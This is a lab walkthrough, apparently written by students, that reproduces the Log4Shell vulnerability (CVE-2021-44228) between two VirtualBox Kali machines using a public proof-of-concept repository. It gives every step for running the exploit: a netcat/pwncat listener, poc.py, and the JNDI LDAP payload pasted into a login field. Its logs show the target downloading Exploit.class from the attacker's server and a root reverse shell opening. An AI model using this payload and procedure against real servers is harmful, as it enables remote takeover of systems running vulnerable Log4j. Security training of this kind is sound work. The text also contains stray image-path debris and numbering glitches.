

## Virtual Box Environment Setup

1. Downloaded Kali twice, one for the attacker machine (client) and the other is the vulnerable application (server)
2. On both machines, we git clone the github to our machines by using:  
└──(kali㉿kali)-[~/Desktop]  
└─\$ sudo git clone https://github.com/kozmer/log4j-shell-poc.git

```
(kali㉿kali)-[~/Desktop]
$ sudo git clone https://github.com/kozmer/log4j-shell-poc.git

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Cloning into 'log4j-shell-poc' ...
remote: Enumerating objects: 205, done.
remote: Counting objects: 100% (92/92), done.
remote: Compressing objects: 100% (39/39), done.
Receiving objects: 100% (205/205), 40.36 MiB | 1.26 MiB/s, done.
remote: Total 205 (delta 61), reused 53 (delta 53), pack-reused 113
Resolving deltas: 100% (74/74), done.
```

3. We went to <https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html> to find the java version that was vulnerable which was jdk-8u20-linux-x64.tar.gz and downloaded it to both machines inside the log4j-shell-poc folder
  4. Then we opened up the file with command:  
└──(kali㉿kali)-[~/Desktop/log4j-shell-poc]  
└─\$ sudo tar -xf jdk-8u20-linux-x64.tar.gz
  5. We checked to see what version of java we installed:  
└──(kali㉿kali)-[~/Desktop/log4j-shell-poc]  
└─\$ sudo ./jdk1.8.0\_20/bin/java -version
- ```
(kali㉿kali)-[~/Desktop/log4j-shell-poc]
$ sudo ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
```
6. We had to now install docker to be able to use the vulnerable webapp. We updated the vulnerable machine (server) with  
└──(kali㉿kali)-[~/Desktop/log4j-shell-poc]  
└─\$ sudo apt update then installed docker with command:  
└──(kali㉿kali)-[~/Desktop/log4j-shell-poc]  
└─\$ sudo apt install -y docker.io

```
(kali㉿kali)-[~/Desktop/log4j-shell-poc]
$ sudo apt update
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Packages [18.2 MB]
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Contents (deb) [41.9 MB]
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Contents (deb) [155 kB]
Get:6 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free amd64 Packages [212 kB]
Get:7 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free amd64 Contents (deb) [1,004 kB]
Fetched 61.5 MB in 13s (4,587 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
795 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~/Desktop/log4j-shell-poc]
$ sudo apt install -y docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
cgroupfs-mount containerd criu libapt-pkg-perl libcrypt-ssleay-perl
libdbd-mysql-perl libdbi-perl libfcgi-perl libfile-fcntllock-perl libhtml-parser-perl libintl-perl
libintl-xs-perl libjson-xs-perl liblist-moreutils-xs-perl liblocale-gettext-perl libmodule-find-perl
libmodule-scandeps-perl libnet-dbus-perl libnet-dns-sec-perl libnet-libidn-perl libnet-ssleay-perl
libperl5.34 libproc-processstable-perl libsocket6-perl libsort-naturally-perl libstring-crc32-perl
libterm-readkey-perl libtext-charwidth-perl libtext-iconv-perl libxml-parser-perl needrestart perl
perl-base perl-modules-5.34 runc tini
Suggested packages:
containerNetworking-plugins docker-doc aufs-tools btrfs-progs debootstrap rinse rootlesskit xfsprogs
zfs-fuse | zfsutils-linux libclone-perl libmlibm-perl libnet-daemon-perl libsql-statement-perl
libdata-dump-perl perl-doc libterm-readline-gnu-perl | libterm-readline-perl-perl
libtap-harness-archive-perl
The following NEW packages will be installed:
cgroupfs-mount containerd criu docker.io libintl-perl libmodule-find-perl
libmodule-scandeps-perl libperl5.34 libproc-processstable-perl libsort-naturally-perl needrestart
perl-modules-5.34 runc tini
The following packages will be upgraded:
libapt-pkg-perl libcommon-sense-perl libcrypt-ssleay-perl libdbd-mysql-perl libdbi-perl libfcgi-perl
libfile-fcntllock-perl libhtml-parser-perl libjson-xs-perl liblist-moreutils-xs-perl
liblocale-gettext-perl libnet-dbus-perl libnet-dns-sec-perl libnet-libidn-perl libnet-ssleay-perl
libsocket6-perl libstring-crc32-perl libterm-readkey-perl libtext-charwidth-perl libtext-iconv-perl
libxml-parser-perl perl perl-base
23 upgraded, 15 newly installed, 0 to remove and 772 not upgraded.
Need to get 74.7 MB of archives.
After this operation, 320 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libapt-pkg-perl amd64 0.1.40+b1 [72.1 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libxml-parser-perl amd64 2.46-3+b1 [206 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libstring-crc32-perl amd64 2.100-1+b1 [11.8 kB]
```

7. We then built the application on the vulnerable machine (server) using the command:

```
(kali㉿kali)-[~/Desktop/log4j-shell-poc]
$ sudo docker build -t log4j-shell-poc .
```

```

(kali㉿kali)-[~/Desktop/log4j-shell-poc]
$ sudo docker build -t log4j-shell-poc .
Sending build context to Docker daemon 574.8MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cb61c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
 → 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
 → Running in 5eda882ec0d7
Removing intermediate container 5eda882ec0d7
 → bad31700317c
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
 → 1a722e199542
Step 4/5 : EXPOSE 8080
 → Running in 9a7f36f6ed15
Removing intermediate container 9a7f36f6ed15
 → 309c5c399f74
Step 5/5 : CMD ["catalina.sh", "run"]
 → Running in b48038122285
Removing intermediate container b48038122285
 → 3b98c15f0acc
Successfully built 3b98c15f0acc
Successfully tagged log4j-shell-poc:latest


```

8. Ensure pip is installed on the attackers machine (client) with using: sudo apt install python3-pip This is used to install python packages
9. Pwncat or netcat can be used to create the listener. If you use pwncat you can download with command: pip install pwncat

### The Malicious Code Execution

1. Run the vulnerable web app on the vulnerable machine (server) with the command: —(kali㉿kali)-[~/Desktop/log4j-shell-poc]
   
└─\$ sudo docker run --network host log4j-shell-poc
2. There is now access to 10.0.2.15:8080 that takes you to the vulnerable web page.
3. On the attacker machine, since pip was installed, now on the attacker machine, run the command: pip install -r requirements.txt This installs colorama and argparse python packages
4. Now use nc -lvp 9001 or python3 -m pwncat -lp 4545 -m linux to create the listener.
5. Then execute the exploit with python3 poc.py --userip 10.0.2.9 --webport 8000 --lport 9001

- Once the malicious code is executed in the “Send me:” area, copy the code and paste it in the vulnerable website in the username field



- Once submitted, it will state the actions have been logged
- You can view the logs on the vulnerable machine (server) CLI of the docker run command and it will show the attempts to the website:

```
[http-apr-8080] 08-Apr-2022 02:32:39.795 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["ajp-apr-8009"]
08-Apr-2022 02:32:39.798 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 536 ms
03:07:49.814 [http-apr-8080-exec-8] ERROR com.example.log4shell.log4j - ${jndi:ldap://10.0.2.15:1389/a}
03:17:49.779 [http-apr-8080-exec-3] ERROR com.example.log4shell.log4j - ${jndi:ldap://10.0.2.15:1389/a}
03:19:42.901 [http-apr-8080-exec-4] ERROR com.example.log4shell.log4j - ${jndi:ldap://10.0.2.15:1389/a}
03:20:15.589 [http-apr-8080-exec-6] ERROR com.example.log4shell.log4j - ${jndi:ldap://10.0.2.15:1389/a]
```

9. Also on the attacker machine, you can see the shell that was created between the machines because of the malicious input/code:

```
(pasha@main)-[~/Documents/gitfiles/log4j-shell-poc]
$ python3 poc.py --userip 10.0.2.9 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.0.2.9:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.0.2.9:8000/Exploit.class
10.0.2.15 -- [07/Apr/2022 20:53:56] "GET /Exploit.class HTTP/1.1" 200 -

```

10. Now you have access into the machine with a shell and can continue the malicious activity.

11. Remote shell

```
(pasha@main)-[~]
$ python3 -m pwncat -lp 4545 -m linux
[21:25:31] Welcome to pwncat !!
[21:25:38] received connection from 10.0.2.15:44536
[21:25:39] 0.0.0.0:4545: upgrading from /bin/dash to /bin/bash
[21:25:40] 10.0.2.15:44536: registered new host w/ db
(local) pwncat$ back
(remote) root@fullstack:/usr/local/tomcat# ls
LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs native-jni-lib temp webapps work
(remote) root@fullstack:/usr/local/tomcat# ls
LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs native-jni-lib temp webapps work
(remote) root@fullstack:/usr/local/tomcat# uname -a
Linux fullstack 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 GNU/Linux
(remote) root@fullstack:/usr/local/tomcat# cd /
(remote) root@fullstack:# 
```

## 12. Vulnerable Application

